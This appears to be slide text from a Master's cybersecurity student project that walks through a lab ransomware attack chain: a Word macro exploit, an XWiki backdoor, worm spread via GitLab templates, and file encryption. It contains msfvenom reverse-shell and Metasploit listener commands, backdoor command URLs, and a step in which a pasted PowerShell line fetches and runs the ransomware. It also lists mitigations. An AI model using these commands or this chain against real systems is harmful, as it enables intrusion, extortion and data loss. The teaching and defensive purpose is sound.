VeilVault-WikiWorm

Malware Project

Master's degree in Cybersecurity

Group 2

Anna Melkumyan Canosa

Andrea Victoria Piñón Rattia

Cecília Maria Rodrigues Correia

Oriol Ramos Puig

0. Table of Contents

0. Team

ANNA MELKUMYAN

ANDREA PIÑÓN

CECÍLIA RODRIGUES

ORIOL RAMOS

1. History

An Hypothetical **Supply-Chain Ransomware Attack**

How one disgruntled developer turned **Word** and **XWiki** into a silent worm and encrypted an entire legal-tech firm

Phase	Method	Outcome
Attacker	Alice, a fired senior developer with deep workflow knowledge	
I) Entry	Phishing → “Q4_legal_budget.docm”	Reverse shell on finance workstation
II) Hide	Pivots to internal XWiki → injects innocent-looking template page and create a backdoor	Changes blend in, no one notices
III) Spread	Worm executes → malicious line is added in a GitLab template	Injects a line
IV) Payload	Encrypts all files in Legal-Files directory	Hybrid encryption (RSA + AES)
V) Ransom	Desktop ransom note → 30 XMR demand → proof by decrypting one real contract and insider metadata	**Threat:** leak everything on Facebook if unpaid

2. Exploits

Word ➜ XWiki ➜ GitLab ➜ Domain Admin ➜ Encrypted Legal Files

CVE-2025-47957


- Microsoft Word LTSC 2024 / Office 365
- Remote Code Execution
- Executes shellcode via crafted macros and works on unpatched Office 365
- Exploit-DB 52337


CVE-2025-24893

- XWiki Platform ≤ 15.10.10
- Unauthenticated Solr → Run script execution as guest
- No login needed from inside the network
- Base of the Backdoor
- Exploit-DB 52136

3. Setup

Component	Configuration	Key Settings
Windows 11 VM (Victim)	Used to host Microsoft Word and XWiki	IP: 172.20.10.5
Kali Linux VM (Attacker)	Used for Metasploit, payload generation and serving the worm/ransomware	IP: 172.20.10.3
Vulnerability Target	Microsoft Word (Macro settings) and XWiki (8080 default port)	**Critical Setting:** Trust access to the VBA project object model





4. Workflow

Phase 1: Initial Access (Phishing)

Step	Action	Command
1. Generate Payload	Create the malicious VBA macro containing the reverse shell	msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<IP-KALI> LPORT=4444 -f vba
2. Prepare Listener	Start the Metasploit listener on Kali to catch the reverse shell	msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST <IP-KALI>; set LPORT 4444; run"
3. Execute Exploit	Run the Python script (CVE-2025-47957.py) on Windows, this script generates and opens the weaponized Word document (“Q4_legal_budget.docm”)	python CVE-2025-47957.py
4. Session Confirmation	The victim enables macros in Word and Meterpreter session is established on Kali	Output in Kali: meterpreter >

We are inside Windows!

Phase 2: Maintaining Persistence (XWiki Backdoor)

Step	Location	Purpose / Action
1. Tunnel Creation	Kali (from Meterpreter)	Create a network tunnel to access the Windows XWiki application from Kali's browser (`portfwd add -l 8080 -p 8080 -r 127.0.0.1`)
2. Access and Login	Kali Browser	Access XWiki on port 8080 and log in using the credentials admin/admin (`http://127.0.0.1:8080/xwiki/bin/view/Main/#/flows`)
3. Deploy Backdoor	Kali XWiki	Create a new page named SystemUpdate and paste the Backdoor code (`SystemUpdate.txt`) into the Source mode
4. Verification	Kali Browser	Confirm the backdoor works by running a command: `.../SystemUpdate?cmd=whoami` and `.../SystemUpdate?cmd=ipconfig`
5. Find the directory	Kali Browser	Inside XWiki using `…/SystemUpdate?cmd=cmd…legal-files"` to search for the Legal-Files folder

XWiki is infected!

4. Workflow

Phase 3 and 4: Propagation (Worm) and Impact (Ransomware)

Step	Location	Purpose / Action
1. Launch Worm Script	Kali Linux	Execute the Python worm script (`worm.py`) which leverages the XWiki Backdoor to inject malicious code into other XWiki pages
2. Trigger Infection	Windows	A user views the XWiki page, which is a GitLab template, that contains a new line of code. The user copies and executes the injected line in PowerShell
3. Impact	Windows	The executed code downloads the `shadowvault.ps1` payload from the Kali server and runs it, resulting in file encryption (`.locked`) and a ransom note
4. To decrypt	Kali Linux	When the victim sends the file to the attacker, the attacker can decrypt it with `shadowvault_dec.ps1`


All files in Legal-Files directory are now encrypted!

Defense and Mitigation

Phase	Mitigation Strategy	Reference
1. Initial Access (Phishing)	Configure Macro Settings to disable all macros with notification or disable all macros except digitally signed macros	Windows VM settings
2. RCE and Command Execution	Enable and monitor Windows Defender and Firewall settings to block unauthorized connections and payload delivery	Windows Defense
3. Persistence (XWiki)	Enforce strong, non-default credentials for all web applications (XWiki credentials were admin/admin)	XWiki
4. Ransomware Impact	Maintain robust, tested, and air-gapped backups to ensure business continuity even if files are encrypted	General Security Practice

If you skip all these steps, the attacker will send you a **thank you** note!

5. Effort and Technical Parts



Complex Attack Chain: Integrating two distinct Remote Code Execution (RCE) exploits (Word and XWiki) to demonstrate a full supply-chain compromise


VM Networking: Successfully configuring networking between Windows (victim) and Kali Linux (attacker) VM for a realistic attack scenario

Logic of the Worm: Implementing the logic for lateral movement pivoting, persistence and spreading through continuous integration workflows (GitLab)

Payload Selection: Use of the advanced RSA + AES algorithm for the encryption payload (.locked extension), reflecting a modern ransomware threat

6. Problems Found

- The Word exploit only works on Windows, which led to multiple Windows Defender issues
- Windows VM and Docker were not viable
- **Everything about Windows VM (configuration, memory, CPU, performance, …)**
- Windows Defender required repeated configuration changes
- 3 different Windows images were tested
- VMware was used instead of VirtualBox
- Making the Windows and the Kali Linux VM communicate with each other
- Issues generating the VBA macro for the reverse shell due to differences between 32-bit and 64-bit architectures
- An older version of XWiki was required, as the second exploit only works on version 15.10.10 or older
- ChaCha20-Poly1305 algorithm was considered, but deployment was unrealistic without additional installations



7. Conclusion

A Real-World Threat: Successfully demonstrated a proof-of-concept for a sophisticated, hypothetical supply-chain ransomware attack

Vulnerability Awareness: Highlighted the critical risk posed by unpatched enterprise software (Word) and commonly used internal platforms (XWiki)

Security Policy is Key: The project illustrates how failures in patch management, network segmentation and workflow security can lead to catastrophic data encryption and exfiltration

Our Contribution: Provided a hands-on, end-to-end implementation of a complex cyber kill chain, showcasing lateral movement from a phishing entry point to administrative control

8. DEMO

Time for the Live Demonstration

Let's See It In Action!

- We are excited to show you the features we just discussed
- This is an unscripted, real-world look at how the tool works
- Please feel free to save your questions for after the demo

THANK YOU!

Malware Project

Master's degree in Cybersecurity

Group 2

Anna Melkumyan Canosa

Andrea Victoria Piñón Rattia

Cecília Maria Rodrigues Correia

Oriol Ramos Puig